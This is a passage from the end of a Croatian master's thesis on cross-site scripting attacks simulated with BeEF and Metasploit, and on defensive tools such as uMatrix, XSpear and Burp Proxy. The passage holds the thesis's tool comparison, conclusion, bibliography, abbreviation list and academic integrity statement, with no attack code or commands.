proširenje u *web* preglednik pa se može reći da je implementacija također jednostavna. Alat je uspješno blokirao malicioznu skriptu te time onemogućio kompromitaciju preglednika, dok ostali, ne štetni *JavaScript* elementi na *web* lokacijama nisu blokirani pa omogućava neometano korištenje i posjećivanje *web* stranica i aplikacija. *XSpear* se razlikuje od ostalih jer je namijenjen prvenstveno detekciji reflektiranih XSS napada te je dostupan samo na *Linux* operativnim sustavima pa nije toliko pogodan za sve korisnike. S druge strane ima veliku primjenu kod razvojnih programera ukoliko žele testirati svoju *web* stranicu na XSS ranjivosti. Posljednja metoda je korištenje *Burp Proxy* alata. Alat je dostupan na *Windows, Linux* i *OSX* operativnom sustavu, što mu je velika prednost. Uspješno je detektirao malicioznu skriptu, a sami alat ima mnogo mogućnosti. Nedostatak mu je što besplatna verzija nema sve funkcionalnosti kao i plaćena te ima dulji postupak za implementaciju pa nije pogodan za korisnika koji nije vješt u korištenju računala.

6. Zaključak

S porastom u korištenju Interneta za svakodnevne radnje dolazi i povećanje rizika od kibernetičkih napada. Svaki korisnik Interneta i usluga koje se pružaju putem Interneta može biti meta napadača. Analizom dosadašnjih istraživanja može se zaključiti da je zastupljenost XSS napada velika te sama činjenica da ih je OWASP uvrstio u *Top ten* popis govori o ozbiljnosti navedenih napada. Mnoga su istraživanja napisana o XSS napadima te predložene smjernice zaštite, što pomaže u podizanju svijesti o ovim napadima pa je i ovaj diplomski rad pisan u tom smjeru.

Prije svega potrebno je razumjeti na koji način XSS napadi funkcioniraju te kako oni mogu utjecati na napadnutog korisnika. Zato su kao svojevrsna podloga za daljnje istraživanje u ovom diplomskom radu analizirane vrste ovih napada. Može se zaključiti kako se XSS napadi mogu izvesti na više načina te mogu imati različite posljedice za krajnjeg korisnika jer XSS napad može biti samo jedan korak koji će omogućiti daljnje maliciozne radnje.

Radom je prikazana simulacija XSS napada korištenjem BeEF radnog okvira. Ovaj alat je odabran zbog svoje dostupnosti te ga prema tome može koristiti bilo tko, a s druge strane je dovoljno moćan za kvalitetno prikazivanje napada. U prvom dijelu četvrtog poglavlja primjerima su prikazane neke od mogućnosti alata kojima napadač može doći do određenih informacija koje može iskoristiti za daljnje maliciozne radnje. U XSS napadima često se koristi kombinacija više alata kako bi napadač dobio više mogućnosti za iskorištavanje ranjivosti preglednika pa je zato i u ovom diplomskom radu prikazan primjer korištenja BeEF-a u kombinaciji sa *Metasploit* radnim okvirom. Tim primjerom je prikazano kako se putem XSS napada može doći do udaljenog pristupa računalu i svim podacima na njemu. Analizom praktičnog dijela rada i činjenicom da su provedene simulacije uspjele, zaključeno je kako uz poznavanje alta koji su dostupni svima moguće je izvesti napade koji mogu nanijeti ozbiljnu štetu napadnutom korisniku. Navedeno još jednom potvrđuje nužnost svakog korisnika za poduzimanje mjera zaštite.

U zadnjem poglavlju rada sintetizirani su rezultati istraživanja i prikazani kroz tablicu. Za svaki simulirani napad navedene su potencijalne posljedice koje može imati za napadnutog korisnika. Na temelju analize rezultata također su predložene i smjernice zaštite. Prijedlozi su razvrstani u one koji se implementiraju unutar *web* preglednika te one za koje je potrebna

instalacija alata izvan preglednika. Od predloženih alata najviše se ističe *XSpear* jer namijenjen obrani od reflektiranih XSS napada te može poslužiti kao metoda prevencije razvojnim programerima. Najboljim omjerom funkcionalnosti i jednostavnosti od prikazanih alata najviše se ističe *uMatrix*. Testiran je otvaranjem *web* stranice napravljene za ovu simulaciju te je odmah blokirao malicioznu skriptu. Samim time BeEF se nije mogao povezati na preglednik te izvršavanje naredbi i prikupljanje podataka nije bilo moguće.

Literatura

[1] OWASP Top 10. Preuzeto sa: https://owasp.org/www-project-top-ten/; [pristupljeno: prosinac 2020.]

[2] Cross-Site Scripting (XSS) Makes Nearly 40% of All Cyber Attacks in 2019. Preuzeto sa: https://www.precisesecurity.com/articles/cross-site-scripting-xss-makes-nearly-40-of-all-cyber-attacks-in-2019/; [pristupljeno: prosinac 2020.]

[3] Web Applications vulnerabilities and threats: statistics for 2019. Preuzeto sa: https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/#id9; [pristupljeno: prosinac 2020.]

[4] 2019. a year in a review, Akamai, Preuzeto sa: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-a-year-in-review-report-2019.pdf; [pristupljeno: prosinac 2020.]

[5] I. Yusof, A.S.K. Pathan; Preventing Persistent Cross-Site Scripting (XSS) Attack By Applying Pattern Diltering Approach; International Islamic University Malaysia; Kuala Lumpur; Malaysia; 2014.

[6] M. Johns, B. Engelmann, J. Posegga; XSSDS: Server-side Detection of Cross-site Scripting Attacks; University of Passau; Passau; Njemačka; Universitiy of Hamburg; Hamburg; Germany; 2008.

[7] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, C. Kruegel; SWAP: Mitigating XSS Attacks using a Reverse Proxy; Technical University Vienna; Vienna; Austria; 2009.

[8] H. Sawant, S. Agaga; Web Browser Attack using BeEF Framework; 2018.

[9] Acunetix, Cross-site scripting Preuzeto sa: https://www.acunetix.com/websitesecurity/cross-site-scripting/; [pristupljeno: siječanj 2021.]

[10] J. Grossman, R. Hansen, P. D. Petkov, A. Rager, S. Fogie; XSS Attacks: Cross site scripting exploits and defense; Syngress Publishing Inc.; Burlington, SAD; 2007.

[11] S. K. Mahmoud, M. Alfonse, M. I. Roushdy, A. B. M. Salem; A Comparative Analysis

of Cross Site Scripting (XSS) Detecting and Defensive Techniques; Sveučilište Ain Shams, Kairo, Republika Egipat; 2017.

[12] B. B. Gupta, P. Chaudhary; Cross-site scripting attacks: Classification, Attack and Countermeasures; CRC Press; Boca Raton; SAD; 2020.

[13] What is persistent XSS; Preuzeto sa: https://www.acunetix.com/blog/articles/persistent-xss/ [pristupljeno: siječanj 2021.]

[14] Non-persistent XSS; Preuzeto sa: https://www.acunetix.com/blog/articles/non-persistent-xss/ [pristupljeno: siječanj 2021.]

[15] What is the Document Object Mode; Preuzeto sa: https://www.w3.org/TR/WD-DOM/introduction.html. [pristupljeno: siječanj 2021.]

[16] S. Gupta, B. B. Gupta, P. Chaudhary; Hunting for DOM-Based XSS vulnerabilities in mobile clud-based social network; National Institute of Technology; Haryana; India; 2017.

[17] DOM Based XSS; Preuzeto sa: https://owasp.org/www-community/attacks/DOM_Based_XSS [pristupljeno: siječanj 2021.]

[18] I. Cvitić, D. Peraković, M. Periša, and S. Husnjak, "An overview of distributed denial of service traffic detection approaches," Promet – Traffic&Transportation, vol. 31, no. 4, pp. 453–464, 2019.

[19] I. Cvitić, D. Peraković, M. Periša, and M. Botica, "Novel approach for detection of IoT generated DDoS traffic," Wireless Networks, 2019.

[20] I. Cvitić, D. Peraković, M. Periša, and B. Gupta, "Ensemble machine learning approach for classification of IoT devices in smart home," International Journal of Machine Learning and Cybernetics, 2021.

[21] M. Periša, I. Cvitić, and P. Kolarovszki, "Challenges of Information and Communication Technologies Usage in E-Business Systems," in E-Business - State of the Art of ICT Based Challenges and Solutions, D. Peraković, Ed. Rijeka: InTech, 2017.

[22] WhiteHat Security; Application security statistics report; 2017.

[23] Web application attack statistics: 2017 in review; Preuzeto sa: https://www.ptsecurity.com/ww-en/analytics/web-application-attack-statistics-2017/; [pristupljeno: siječanj 2021.]

[24] Attacks on web applications: 2018 in review; Preuzeto sa: https://www.ptsecurity.com/ww-en/analytics/web-application-attacks-2019/; [pristupljeno: siječanj 2021.]

[25] Edgescan; 2021 Vulnerability statistics report; 2021.

[26] Introducing-BeEF; Preuzeto sa: https://github.com/beefproject/beef/wiki/Introducing-BeEF; [pristupljeno: siječanj 2021.]

[27] BeEF Information-Gathering; Preuzeto sa: https://github.com/beefproject/beef/wiki/Information-Gathering; [pristupljeno: siječanj 2021.]

[28] Global market share held by operating systems for desktop PCs, from January 2013 to December 2020.; Preuzeto sa: https://www.statista.com/statistics/218089/global-market-share-of-windows-7/; [pristupljeno: siječanj 2021.]

[29] How it works: Reverse_tcp Attack; Preuzeto sa: https://medium.com/@mzainkh/how-it-works-reverse-tcp-attack-d7610dd8e55; [pristupljeno: siječanj 2021.]

[30] Metasploit-framework-wiki; Preuzeto sa: https://github.com/rapid7/metasploit-framework/wiki; [pristupljeno: siječanj 2021.]

Popis kratica

XSS	(Cross – Site Scripting) Vrsta kibernetičkih napada koja se temelji na implementaciji maliciozne skripte u *web* stranicu
OWASP	(Open Web Application Security Project) Organizacija koja se bavi mrežnom sigurnošću
ENISA	(European Network and Information Security Agency) Agencija Europske unije za kibersigurnost
CSRF	(Cross Site Request Forgery) Vrsta kibernetičkog napada kojim se korisnika navodi na izvršavanje neželjenih radnji na stranici na kojoj se nalazi
PHP	(Hypertext Preprocessor) Programski jezik koji se koristi u razvijanju web rješenja
URI	(Uniform Resource Identifier) Niz znakova koji identificiraju fizičke ili logičke resurse
HTTP	(Hyper Text Transfer Protocol) Protokol aplikacijskog sloja koji omogućava kreiranje i navigaciju po *web* stranicama
SWAP	(Secure Web Application Proxy) Naziv rješenja za detekciju i prevenciju XSS napada
HTML	(HyperText Markup Language) Programski jezik za izradu *web* stranica
CSS	(Cascading Style Sheets) Programski jezik koji opisuje kako će se prikazivati HTML stranice
DOM	(Document Object Model) Sučelje koje prikazuje HTML ili XML dokumente u strukturnom obliku
URL	(Uniform Resource Locator) Referenca na neku mrežnu lokaciju, često korišten naziv i *web adresa*

ID	(Identifier) Identifikator
DOS	(Denial of Service) Uskraćivanje usluge, uglavnom korišteno u kontekstu napada uskraćivanjem usluge
UI	(User Interface) Korisničko sučelje
IP	(Internet Protocol) Protokol na kojem se temelji komunikacija putem Interneta
WLAN	(Wireless Local Area Network) Bežična lokalna mreža
TCP	(Transmission Control Protocol) Protokol koji omogućava pouzdanu isporuku podataka u kontinuiranom redoslijedu
LHOST	(Local Host) Lokalni uređaj na mreži
LPORT	(Local Port) Lokalni port

Popis slika

Popis grafikona

Popis tablica

Sveučilište u Zagrebu
Fakultet prometnih znanosti
10000 Zagreb
Vukelićeva 4


IZJAVA O AKADEMSKOJ ČESTITOSTI I SUGLASNOST

Izjavljujem i svojim potpisom potvrđujem kako je ovaj diplomski rad isključivo rezultat mog vlastitog rada koji se temelji na mojim istraživanjima i oslanja se na objavljenu literaturu što pokazuju korištene bilješke i bibliografija.
Izjavljujem kako nijedan dio rada nije napisan na nedozvoljen način, niti je prepisan iz necitiranog rada, te nijedan dio rada ne krši bilo čija autorska prava.
Izjavljujem također, kako nijedan dio rada nije iskorišten za bilo koji drugi rad u bilo kojoj drugoj visokoškolskoj, znanstvenoj ili obrazovnoj ustanovi.
Svojim potpisom potvrđujem i dajem suglasnost za javnu objavu diplomskog rada pod naslovom Unapređenje web temeljnih rješenja primjenom radnog okvira BeEF

na internetskim stranicama i repozitoriju Fakulteta prometnih znanosti, Digitalnom akademskom repozitoriju (DAR) pri Nacionalnoj i sveučilišnoj knjižnici u Zagrebu.

U Zagrebu, 21-02-21

Student/ica:



(potpis)